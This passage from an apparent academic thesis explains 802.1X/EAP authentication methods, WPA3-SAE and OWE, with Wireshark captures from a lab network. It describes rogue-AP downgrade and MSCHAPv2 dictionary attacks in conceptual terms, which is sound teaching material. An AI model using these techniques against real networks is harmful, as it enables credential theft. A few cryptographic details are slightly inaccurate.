RADIUS is a dedicated protocol for the authentication process used in 802.1X networks. It is an old protocol dates from (RFC 2058), which was written in January 1997 [58]. The protocol runs on the application layer and uses User Datagram Protocol (UDP)/IP for communication with the NAS [54]. EAP protocol uses RADIUS server to validate credentials, authorize the clients and give them permissions to access the network. This validation process occurs every time the user connects to the network.

Diameter is another authentication protocol that is similar to the RADIUS, however, a more recent one and supports more advanced features. Despite that, RADIUS server is more widely implemented.

3.5.3 EAP Authentication Methods

As explained earlier, there are several EAP authentication methods, and the supplicant and the AS should negotiate the method to be used.

1 EAP-MD5:

EAP-MD5 authentication is an EAP method based on Challenge Handshake Authentication Protocol (CHAP) [59]. It has an EAP Type of 4. The authentication steps have the following order:

- (a) The AS sends a challenge message to the Supplicant.
- (b) The Supplicant replies with a 16-byte Message Digest 5 (MD5)-hash over the Identifier field, shared secret and the challenge value. The hash value is considered as a unique fingerprint for each packet.
- (c) The AS calculates the same previous MD5 value, and checks if the result matches the value. In case of a match, the authentication is acknowledged.
- (d) A new challenge is transmitted at random intervals, and the process is repeated.

MD5 is very easy-way to implement and configure, and performs quickly. EAP-MD5 does not use any (public-key infrastructure) PKI certificates to validate the client or provide strong encryption to protect the authentication messages between the client and the authentication server, and this makes it susceptible to session hijacking and man-in-the-middle attacks [60].

2 EAP-GTC:

EAP Generic Token Card (GTC) is another simple EAP method, it has an EAP Type of 6. In GTC, the user name and his password are transmitted to the AS. Usually, the method starts by the Authenticator sending an EAP request, and the supplicant replies with an EAP response that contains information necessary for authentication. EAP-GTC should not be used except as an authentication method for PEAP Version 1 because the password is not protected [61].

3 MSCHAPv1:

MSCHAPv1 is a Microsoft Challenge Handshake Authentication Protocol. It has no Type defined to it. In a similar way to the MD5, the password is transmitted in a plain text over the network, and a hash value, named *NtPasswordHash*, is calculated, on both communicating parties, and used to create a set of three keys which will be then used to create a Challenge Response. This Response value is sent to the other party, and its value should match between the AS and the supplicant.

MS-CHAP-v1 protocol suffers from security vulnerabilities since messages are exchanged in an unencrypted way. Thus, by using a dictionary or brute-force attack, the password of a victim user can then be derived [62]. Besides that, MSCHAPv1 on itself does not provide mutual authentication between peers.

4 MSCHAPv2:

To overcome the previous vulnerabilities in MSCHAPv1, Microsoft launched a new version MSCHAPv2 that is more complex and more secure. The new version provides mutual authentication, stronger initial data encryption keys, and different encryption keys for sending and receiving.

EAP-MSChapv2 encapsulates the MSChapv2 protocol (specified by RFC 2759) and can be used either as an independent authentication mechanism or as an inner method for PEAP Version 0 [61].

5 LEAP:

Cisco's Lightweight EAP Protocol (LEAP) was developed in November 2000 to address the security issues of wireless networks [60]. LEAP involves mutual authentication, where the client authenticates itself to the authenticator and then the authenticator authenticates itself to the client. LEAP supports dynamic generation of WEP keys and key rotation for enhanced security.

Even though LEAP has extra security mechanisms, an attacker is still able to sniff the user's credentials since they are sent in the clear. Since LEAP involves MSCHAPv1 in the authentication process, it is also vulnerable to an offline dictionary attack and the user's *NtPasswordHash* could be obtained.

6 PEAP:

Protected EAP (PEAP) is an EAP method designed for mutual authentication and session key generation in a roaming environment, and is specified in an Internet-Draft by H. Andersson et al [63]. PEAP involves using an inner EAP method such as EAP-MSCHAPv2 or EAP-GTC, it also establishes a TLS secure tunnel for the transmission. Wireless 802.1X authentication schemes will typically support PEAP.

7 EAP-TLS:

EAP-Transport Layer Security (TLS) is another authentication method designed to avoid several vulnerable points of EAP. EAP-TLS leverages TLS, described in RFC 2246, to achieve certificate-based authentication of the server and (optionally) the client [61].

In TLS, authentication is mutually between the supplicant and the AS, and instead of involving other EAP methods, the authentication process is mutual performed only using TLS and keys are derived from the TLS master secret. EAP-TLS provides a secure tunnel to protect the messages between parties. Having all that said, it is possible to say that EAP-TLS provides strong security. However, the problem arises with the maintenance becoming more complex.

8 EAP-pwd:

EAP-pwd uses a shared password for authentication. EAP-pwd addresses the problem of password-based authenticated key exchange using a possibly weak password for authentication to derive an authenticated and cryptographically strong shared secret. The underlying key exchange is resistant to active attack, passive attack, and dictionary attack [64].

This protocol uses discrete logarithm cryptography to achieve authentication and key agreement. Each party to the exchange derives ephemeral keys with respect to a particular set of domain parameters (referred to as a "group"). A group can be based on Finite Field Cryptography (FFC) or Elliptic Curve Cryptography (ECC) [64]. EAP-pwd used by a small amount of Enterprise Wi-Fi networks, for example about 2 to 5% of eduroam networks use EAP-PWD [65].

3.5.4 Flaws and Attacks on EAP

Like any other protocol, EAP suffered from several vulnerable points while being developed. certain EAP methods are flawed by design in the sense that they were never meant to be used as secure wireless EAP methods [54]. For example, using MD5 in a wire network is applicable, however, using it in a wireless network might arise serious security risks. The following section will present possible attacks that could leverage EAP vulnerabilities.

1 Supplicant Identity Snooping:

As mentioned earlier, the first step in the EAP authentication procedure is exchanging network identifiers between the AS and the Supplicant to verify the user. Since this exchange is not encrypted, an attacker can snoop identity credentials, either in a passive or an active way.

The attacker can set a Network Interface Controller to monitor the network and passively grasp all EAP identity responses, including user's identity and the MAC address, sent by the supplicants. The attacker is also capable of setting up a rogue AP and actively send identity request messages and captures identity responses from target users. Considering that there is no authentication process before starting the exchange, the target user is not able to confirm if an AP is rogue or not.

Even though all EAP methods require exchanging user's credentials, using TLS tunnel is basically an approach that reduces the passive credentials' spooning in some of the EAP methods, due to the fact that an attacker is not capable of monitoring a TLS tunnel

2 EAP Method Iteration:

Knowing what EAP methods are allowed by a specific device it is considered an important piece of information for an attacker since he will be able to exploit vulnerable points in case the device supports a method that comes with vulnerabilities. To obtain that piece of information, an attacker can simply spoof an SSID of network that is familiar to the target device, set up a rogue AP, and sends an EAP request message with the desired EAP method. If the EAP response was of the correct type and the supplicant supports that specific method, then the attacker can use it to authenticate the supplicant.

3 EAP Dumb-Down Attack:

This attack is based on the idea of forcing the client to use a weak EAP method. The attack starts by setting up a rogue AP in the target network. Since there is no authentication at this stage of the connection, the client will associate to the rogue AP automatically. The attacker will then send a request message to the client with one of the supported EAP methods trying to choose a weak one. In case the supported method is a more secure one that involves setting up a TLS tunnel, the attacker tends to choose a weak inner EAP method, such as EAP-GTC, since the user's credentials are sent in plain text to the attacker. This scenario will enable the attacker to act as MITM as well.

Exist another scenario where the target supplicant only supports MSCHAPv2 as an inner method. In this case, the attacker is only able to get the challenge C and the challenge response R .

To prevent this attack, it is recommended to disable the automatic association by

the user.

4 MSCHAPv2 Dictionary and Brute-force Attack:

As stated in the previous attack, exist a scenario where the attacker can capture MSCHAPv2 messages exchange. This will enable the attacker to perform a dictionary attack on the target.

Capturing MSCHAPv2 messages means that the attacker has the final values of the challenges with no knowledge of the hashed password value used to calculate the challenges values, and thus no knowledge of the password value. To obtain the missing value, the attacker can perform a dictionary attack with a list of possible password values, calculates the challenge response R , and compares the output value with the captured one. In case of a match, the guessed password is correct.

To speed up the process, the attacker can perform pre-calculations of the hashed password values before starting the attack.

3.6 Wi-Fi Protected Access 3 (WPA3)

Released in June 25, 2018, Wi-Fi Certified WPA3 is the newest generation standard launched by Wi-Fi Alliance® with the objective of delivering new capabilities to both personal and enterprise networks, simplifying Wi-Fi security, presenting more solid authentication, and offering higher cryptographic strength. More information on this topic will be presented throughout the next chapter.

Alliance New Certificates

This chapter presents a set of newly released certificates by the Wi-Fi Alliance[®], and they are WPA3, OWE, and DPP. The chapter discusses, in detail, each of them separately presenting their functionalities and characteristics.

4.1 Wi-Fi Protected Access 3 (WPA3)

Released on June 25, 2018, Wi-Fi Certified WPA3 is the newest generation standard launched by Wi-Fi Alliance[®] with the objective of delivering new capabilities to both personal and enterprise networks, simplifying Wi-Fi security, presenting more solid authentication, and offering higher cryptographic strength [66].

Before going further in details, it is important to understand that WPA3 is not to be taken as an independent protocol, but as a certification that determines a set of specific protocols a device must support. One of the important features of WPA3 is the Transition Mode where WPA2 and WPA3 are simultaneously supported for compatibility.

4.1.1 WPA3 Modes

The WPA3 standard involves two operation modes: (1) WPA3-Personal for home and offices usages, is a mode that increases privacy on public structures of Wi-Fi networks and provides more protective layers to prevent cyber-attacks; (2) WPA3-Enterprise, a standard 192-bit security suite along with the Commercial National Security Algorithm (CNSA) which is intended for industrial, military and government applications.

4.1.1.1 WPA3-Personal

WPA3-Personal is designed to be more resilient, since it supports MFP as a mandatory option (See section B.1 in Appendix B for more details), where the AP transmits beacons, periodically, including the Robust Security Network Element (RSNE) that indicates the supported cipher suites, such as authentication and encryption algorithm. In a similar way, a client includes the RSNE in the association request to inform the AP of the cipher

4.1 Wi-Fi Protected Access 3 (WPA3)

suite it intends to use. Since the RSNE beacons are unauthenticated, it would be possible for an attacker to spoof the RSNE. To avoid the previous risk, the RSNE sent by the client is validated in Message 2 during the 4-way handshake by the AP, and similarly, the RSNE sent by the AP in Message 3 is also verified by the client. This validation process is referred to as the Downgrade Protection, and it is shown through messages 2 and 3 in figure 4.1.

Initiating a connection between a client and an AP goes through 3 phases, shown in figure 4.1: (1) SAE authentication handshake, where a set of commit and confirm messages are exchanged between them, SAE authentication based on Dragonfly Handshake. More information about it will be presented throughout the next section, (2) association process, where the client requests the cipher suit, and (3) 4-way handshake.

The output of a SAE handshake is a PMK that will be used later in the 4-way handshake to generate PTK. Using the PMK generated by SAE provides a higher level of security than using the password itself, and this eliminates the risk of the offline dictionary attack [67].

4.1 Wi-Fi Protected Access 3 (WPA3)




Figure 4.1: WPA3-Personal Messages Exchange [67]

4.1.1.1.1 Dragonfly Handshake

Dragonfly Handshake was first introduced by Harkins in 2008 and was added to the 802.11 standard in 2011[68]. It is used in practice by both WPA3 and EAP-pwd [64] [69]. Dragonfly Handshake is a Password Authenticated Key Exchange (PAKE), it follows the concept of zero-knowledge, and thus it is considered more protective against password guessing attempts by the attacker. It is important here to highlight that a zero-knowledge proof is a cryptographic protocol that enables one party to prove to another party that they know a value x without conveying any information other than the fact that they know the value of x .

The term Dragonfly is used to refer to the family of several close variants of the SAE handshake. Even though several standards have used the dragonfly handshake, only 802.11 standard and WPA3 have officially adopted it. None of the other RFCs that define a Dragonfly variant are standards-track RFCs, meaning they are not endorsed by the Internet

4.1 Wi-Fi Protected Access 3 (WPA3)

Engineering Task Force (IETF) [67]. Furthermore, Dragonfly Handshake supports both Elliptic Curve Cryptography (ECC) with elliptic curves over a prime field (ECP groups), and modern Finite Field Cryptography (FFC) with multiplicative groups modulo a prime (MODP groups). However, if a station declares that it supports SAE, this means, certainly, that it implements the elliptic curve NIST P-256, which means that supporting MODP groups is not mandatory [67].

Dragonfly handshake protocol starts by converting the password plaintext to a group element, referred to as password element PE . This is done usually using a hash-to-group algorithm when implementing MODP groups, or an hash-to-curve algorithm when implementing elliptic curve, we assume the elliptic curve variant is used since it is more widely deployed. In the later, the PE is calculated through several steps, the password is, first, hashed with a counter i and the MAC address of both the AP and the client. The hashed password is then used in a KDF function that stretches the password length to a specific length equals to the length of p , and then a modulo $p-1$ calculation is performed on the KDF result. The final result is the x value of the curve point, and the y value is then calculated based on the equation $y = \text{sqrt}(x^3 + a * x + b) \bmod p$. If the generated x , y coordinates do not match a point on the elliptic curve, the counter i is increased by one and the procedure is started again [70].

Once both parties agree on the elliptic curve range, they choose a large random number $r \in [2, q[$ and a random mask $m \in [2, q[$, and then use these numbers to calculate scalar s , while m is also multiplied with PE to calculate an element E . This process of calculating E is an implementation of the Elliptic Curve Discrete Logarithm concept (See section A.3 in Appendix A for more details), which means that deriving the value of m by knowing E and PE is intractable, and this provides more forward secrecy of WPA3.

At this point, the client sends a commit frame including the values of E and s , and the AP sends a similar commit frame with its own value of E and s , Figure 4.3 shows Authentication commit frames exchanged between AP and client. On the reception, each party validate the received values and makes sure that s is in the range $[1, q[$, and the value of E is a valid point in the used elliptic curve. In case one of these checks fails, the handshake is aborted.

Along with the E and s , the client includes the desired group in the commit frame, and once the AP receives it, it sends back with the confirm frame either an acceptance of the group or message indicating that it doesn't support the group, and in that case the client chooses the next preferable one.

Each one of them will calculate the shared secret (ss) using the information it received from the other party. The ss is used then to compute a KCK and the master key (mk). As a final step, each party implements a hash function that takes the following parameters as input: (1) kek, (2) s value of party A, (3) s value of party B, (4) E value of party A, (5) the E of party B, (6) and the identity (MAC address) of party A. Once these calculations

4.1 Wi-Fi Protected Access 3 (WPA3)

are done, each party sends the result of the hash function to the second one as a confirm frame to make sure that each of them has calculated the same correct value of ss , Figure 4.4 showing Authentication confirm frames exchanged between AP and client. The mk is then used as the PMK in the 4-way handshake [5]. Figure 4.2 shows the entire process of Dragonfly Handshake Diagram along with exchanged parameters.




Figure 4.2: Dragonfly Handshake Diagram [5]

326 102.178211	56:55:8e:4f:e4:ec	Synology_a5:22:04	802.11	128 Authentication, SN=194, FN=0, Flags=.....	Authentication
328 102.342080	Synology_a5:22:04	56:55:8e:4f:e4:ec	802.11	128 Authentication, SN=1490, FN=0, Flags=...R...	Commit Frames
334 102.654928	56:55:8e:4f:e4:ec	Synology_a5:22:04	802.11	64 Authentication, SN=195, FN=0, Flags=...R...	
339 102.659519	Synology_a5:22:04	56:55:8e:4f:e4:ec	802.11	64 Authentication, SN=1491, FN=0, Flags=.....	
341 102.666207	56:55:8e:4f:e4:ec	Synology_a5:22:04	802.11	157 Association Request, SN=197, FN=0, Flags=....., SSID=thesis	
343 102.670270	Synology_a5:22:04	56:55:8e:4f:e4:ec	802.11	226 Association Response, SN=1492, FN=0, Flags=.....	
345 102.683070	Synology_a5:22:04	56:55:8e:4f:e4:ec	EAPOL	155 Key (Message 1 of 4)	
346 102.684606	Synology_a5:22:04	56:55:8e:4f:e4:ec	EAPOL	155 Key (Message 1 of 4)	
348 102.687710	56:55:8e:4f:e4:ec	Synology_a5:22:04	EAPOL	161 Key (Message 2 of 4)	
350 102.700478	Synology_a5:22:04	56:55:8e:4f:e4:ec	EAPOL	221 Key (Message 3 of 4)	
352 102.702558	56:55:8e:4f:e4:ec	Synology_a5:22:04	EAPOL	133 Key (Message 4 of 4)	

Frame 326: 128 bytes on wire (1024 bits), 128 bytes captured (1024 bits)	
IEEE 802.11 Authentication, Flags:	
IEEE 802.11 wireless LAN	
▼ Fixed parameters (104 bytes)	
Authentication Algorithm: Simultaneous Authentication of Equals (SAE) (3)	
Authentication SEQ: 0x0001	
Status code: Successful (0x0000)	
SAE Message Type: Commit (1)	
Group Id: 256-bit random ECP group (19)	Auth Commit = ECDH-Group 19 Scalar + Element
Scalar: 78e03240bb25a813170dec2e470877bcab6327c41cf3bb72...	
Finite Field Element: 71bfaf7eb4422ade5c3f30b405720af115f85a4b96fc1dcd...	

Figure 4.3: Authentication Commit Frames

4.1 Wi-Fi Protected Access 3 (WPA3)

326	102.178211	56:55:8e:4f:e4:ec	Synology_a5:22:04	802.11	128 Authentication, SN=194, FN=0, Flags=.....	
328	102.342080	Synology_a5:22:04	56:55:8e:4f:e4:ec	802.11	128 Authentication, SN=1490, FN=0, Flags=...R...	
334	102.654928	56:55:8e:4f:e4:ec	Synology_a5:22:04	802.11	64 Authentication, SN=195, FN=0, Flags=...R...	Authentication
339	102.659519	Synology_a5:22:04	56:55:8e:4f:e4:ec	802.11	64 Authentication, SN=1491, FN=0, Flags=.....	Confirm Frames
341	102.666207	56:55:8e:4f:e4:ec	Synology_a5:22:04	802.11	157 Association Request, SN=197, FN=0, Flags=....., SSID=thesis	
343	102.670270	Synology_a5:22:04	56:55:8e:4f:e4:ec	802.11	226 Association Response, SN=1492, FN=0, Flags=.....	
345	102.683070	Synology_a5:22:04	56:55:8e:4f:e4:ec	EAPOL	155 Key (Message 1 of 4)	
346	102.684606	Synology_a5:22:04	56:55:8e:4f:e4:ec	EAPOL	155 Key (Message 1 of 4)	
348	102.687710	56:55:8e:4f:e4:ec	Synology_a5:22:04	EAPOL	161 Key (Message 2 of 4)	
350	102.700478	Synology_a5:22:04	56:55:8e:4f:e4:ec	EAPOL	221 Key (Message 3 of 4)	
352	102.702558	56:55:8e:4f:e4:ec	Synology_a5:22:04	EAPOL	133 Key (Message 4 of 4)	

Frame 334: 64 bytes on wire (512 bits), 64 bytes captured (512 bits)	
IEEE 802.11 Authentication, Flags:R...	
IEEE 802.11 wireless LAN	
▼ Fixed parameters (40 bytes)	
Authentication Algorithm: Simultaneous Authentication of Equals (SAE) (3)	
Authentication SEQ: 0x0002	
Status code: Successful (0x0000)	
SAE Message Type: Confirm (2)	
Send-Confirm: 0	
Confirm: a4678114aa8b684387b7a15a48d3d58bc5aeb48a29616aba...	

Auth Confirm = HMAC(Common Secret, labels)

Figure 4.4: Authentication Confirm Frames

4.1.1.1.2 WPA3-Personal Transition Mode

Since WPA3 is relatively new, and existing devices are likely missing the support for SAE and MFP, to adapt to these devices WPA3 certificate defines a Transition Mode in which a network supports both WPA3-SAE and WPA2-PSK. Configuring a Transition Mode also implies that the AP declares MFP as an optional requirement.

Based on that, older devices connect through PSK while newer devices connect through SAE handshake. However, the only requirement placed on WPA3 clients is that they must use MFP when connecting to a WPA3-capable AP even though the AP advertises MFP as optional [67]. Figure 4.5 shows the cipher suite type 4 (AES), the AKM type 2 indicating PSK and thus WPA2, the AKM type 8 indicating SAE and thus WPA3, and MFP as an optional choice.

4.1 Wi-Fi Protected Access 3 (WPA3)

```
1 0.000000 802.11 347 Beacon frame, SN=2182, FN=0, Flags=....., BI=100, SSID=thesis
> Tag: HT Information (802.11n D1.10)
> Tag: Overlapping BSS Scan Parameters
> Tag: Extended Capabilities (8 octets)
> Tag: VHT Capabilities
> Tag: VHT Operation
> Tag: Vendor Specific: Microsoft Corp.: WMM/WME: Parameter Element
> Tag: Vendor Specific: Atheros Communications, Inc.: Advanced Capability
> Tag: Vendor Specific: Qualcomm Inc.
> Tag: Vendor Specific: Qualcomm Inc.
v Tag: RSN Information
  Tag Number: RSN Information (48)
  Tag length: 24
  RSN Version: 1
  v Group Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
    Group Cipher Suite OUI: 00:0f:ac (Ieee 802.11)
    Group Cipher Suite type: AES (CCM) (4) Cipher Suite 4: AES-CCM-128
    Pairwise Cipher Suite Count: 1
  > Pairwise Cipher Suite List 00:0f:ac (Ieee 802.11) AES (CCM)
    Auth Key Management (AKM) Suite Count: 2
  v Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) PSK 00:0f:ac (Ieee 802.11) SAE (SHA256)
    v Auth Key Management (AKM) Suite: 00:0f:ac (Ieee 802.11) PSK
      Auth Key Management (AKM) OUI: 00:0f:ac (Ieee 802.11)
      Auth Key Management (AKM) type: PSK (2) AKM:00-0F-AC:2 (PSK with AES-CCM-128+SHA-1)
    v Auth Key Management (AKM) Suite: 00:0f:ac (Ieee 802.11) SAE (SHA256)
      Auth Key Management (AKM) OUI: 00:0f:ac (Ieee 802.11)
      Auth Key Management (AKM) type: SAE (SHA256) (8) AKM:00-0F-AC:8 (SAE with AES-CCM-128+SHA-256)
  v RSN Capabilities: 0x008c
    ....0 = RSN Pre-Auth capabilities: Transmitter does not support pre-authentication
    ....0 = RSN No Pairwise capabilities: Transmitter can support WEP default key 0 simultaneously with Pairwise key
    ....11.. = RSN PTKSA Replay Counter capabilities: 16 replay counters per PTKSA/GTKSA/STakeySA (0x3)
    ....00.... = RSN GTKSA Replay Counter capabilities: 1 replay counter per PTKSA/GTKSA/STakeySA (0x0)
    ....0.... = Management Frame Protection Required: False
    ....1.... = Management Frame Protection Capable: True MFP = Optional
    ....0.... = Joint Multi-band RSNA: False
    ....0.... = PeerKey Enabled: False
```

Figure 4.5: WPA3 Transition Mode Beacon

4.1.1.2 WPA3-Enterprise

Compared with WPA2-Enterprise, WPA3-Enterprise is considered less complex than WPA2-Enterprise due to the mix-and-match nature of WPA2-Enterprise. WPA3 supports MFP as a mandatory option while WPA2 does not. WPA3 supports also certificate chain which improved testing and mandatory validation[71]. Furthermore, WPA3 offers a higher level of security with the optional use of 192 bit encryption and the support of CNSA Suite. CNSA is a new configuration introduced in WPA3-Enterprise. Originally CNSA was defined by the United States National Security Agency (NSA) to protect secret and top-secret data on government and military networks. It started as a policy that has two levels of security :128 bit and 192 bit, and it was called Suite B, which was then developed keeping only 192 bit security level and it got the name CNSA. With CNSA, the EAP method must be EAP-TLS and the negotiated TLS cipher suite must exclusively use cryptographic algorithms from the CNSA suite [49].

The EAP-TLS 192 bit security starts by:

1. The server sends his ECDSA static public key to the client where the public key is basically a certificate signed by a Certificate Authority.

4.1 Wi-Fi Protected Access 3 (WPA3)

2. The server then sends his ECDH public key (See section A.2 in Appendix A for more details) which is signed by the private key of the server. This signature process is known as the DH Digital Signature Algorithm.
3. The Client performs the same previous steps, by sending first his ECDSA static public key and then his ECDH public key signed by his ECDSA static private key.
4. By using the common resulting secret keys, different keys of TLS are generated through *HMAC_SHA_384* (hashed message authentication code secure hash algorithm 384 bit).
5. Once the PMK is generated on the server side, it will be sent to the AP using a high security technique such as IPSec or RadSec.
6. The process of the 4-way handshake is then started between the AP and the client, using AKM type 12 to generate KCK with size of 192 bit, and KEK with size of 256 bit.
7. The final result is an encrypted wireless link that uses Ciphers type 9, type 12: GCMP and BIP GMAC (See section B.1.2 in Appendix B for more details) with 256 bits key. Figure 4.6 describes a WPA3-Enterprise beacon frame and the used AKM and cipher type.

Figure 4.7 shows messages exchanged between parties in an enterprise network. It is important to highlight the following facts:

- In a TLS connection the method used to encrypt exchanged messages is *AES_256_GSM*.
- The ECDSA and ECDH keys are from a 384 bit elliptic curve. This curve is used due to the objective of obtaining 192 bit security for each of private and public keys.
- The used DH Digital Signature Algorithm has replaced the RSA Algorithm, since RSA has the problem of long key.

4.2 Enhanced Open™

Internet access is a service that a client expects to receive at almost any location and a feature that is freely offered by business owners to attract more clients. In many cases, this network is offered as an “open” network that doesn’t require a password, and since people don’t use a Virtual Private Network (VPN)¹ when using these networks as they should do, the data they are transferring is vulnerable and unsecured.

Enhanced Open™ is an Wi-Fi Alliance® certificate based on the Opportunistic Wireless Encryption (OWE) protocol.

4.2.1 Opportunistic Wireless Encryption (OWE)

OWE is a more secure option than the open network as it uses a Diffie-Hellman key exchange (See section A.1 in Appendix A for more details) during the access process where both the AP and the client use the resulting pairwise secret with the 4-way handshake.

OWE networks, in many cases, are also considered more secure than the networks that are protected by a shared and public password Pre-Shared Key (PSK) that is provided to clients on a board or on a wall, for example. In PSK networks it is very simple for an attacker to observe the 4-way handshake and compute the traffic encryption keys, or even to send a “de-authenticate” frame that will cause the client and AP to go through the 4-way handshake once more.

Both, the AP and the client, need to agree on a domain parameter set to perform the Diffie-Hellman key exchange. OWE supports both classic ECC and modern FFC schemes [72]. For FFC, the hash algorithm depends on the prime, p , defining the finite field:

- SHA-256: when $\text{len}(p) \leq 2048$
- SHA-384: when $2048 < \text{len}(p) \leq 3072$
- SHA-512: when $3072 < \text{len}(p)$

For ECC, the hash algorithm depends on the size of the prime defining the curve p :

- SHA-256: when $\text{len}(p) \leq 256$
- SHA-384: when $256 < \text{len}(p) \leq 384$
- SHA-512: when $384 < \text{len}(p)$

¹VPNs create an encrypted channel between the user’s device and a network, to allow the user to create a persistent, secure connection to a remote network

4.2.2 OWE Messages Exchange:

The process of a client connecting to an AP in an OWE network starts with a standard open system 802.11 authentication request and response. Usually, an AP adds an Authentication and Key Management (AKM) suite selector *00-0F-AC:18* to all responses to declare that it supports OWE.

Once the AP's response arrives, an association process starts where information, called *elements*, is added to association requests and responses. The elements include the ECDH public key of the client in the 802.11 association request and the ECDH public key of the AP in the 802.11 association response. It is important to note here that it is mandatory for the AP to support Group 19 (P-256), however, the client can propose higher groups. In case the AP doesn't support the group proposed by the client, it must respond with an 802.11 association response with a status code of seventy-seven (77) indicating an unsupported finite cyclic group[72]. When the client receives such a response from the AP, it retries OWE with a different group.

When the association process is complete, a post-association process starts where the AP and the client complete the Diffie-Hellman key exchange that results in PMK and its associated identifier, PMKID. Once the PMK is created, it can be used to perform a 4-way handshake that generates, during the process, the following keys:

- Key-Encrypting Key (KEK) and a Message Integrity Code (MIC), used for integrated protection of 4-way handshake messages;
- Key-Confirmation Key (KCK), used for transporting the clients's group transport keys;
- TK (Temporal Ke), the actual key used on the wireless link.

At the end, when the connection is established, the data will be protected by CCMP and BIP CMAC. The previous messages are shown in figure 4.8 [49].




Figure 4.8: OWE Messages Exchange[49]

4.2 Enhanced Open™

The following figure shows the OWE packet trace and presents the transmitted information in the association request frame.

1750	65.156222	62:fe:9c:c8:9f:7c	Synology_a5:22:04	802.11	30 Authentication, SN=58, FN=0, Flags=.....	
1752	65.160290	Synology_a5:22:04	62:fe:9c:c8:9f:7c	802.11	30 Authentication, SN=3773, FN=0, Flags=.....	
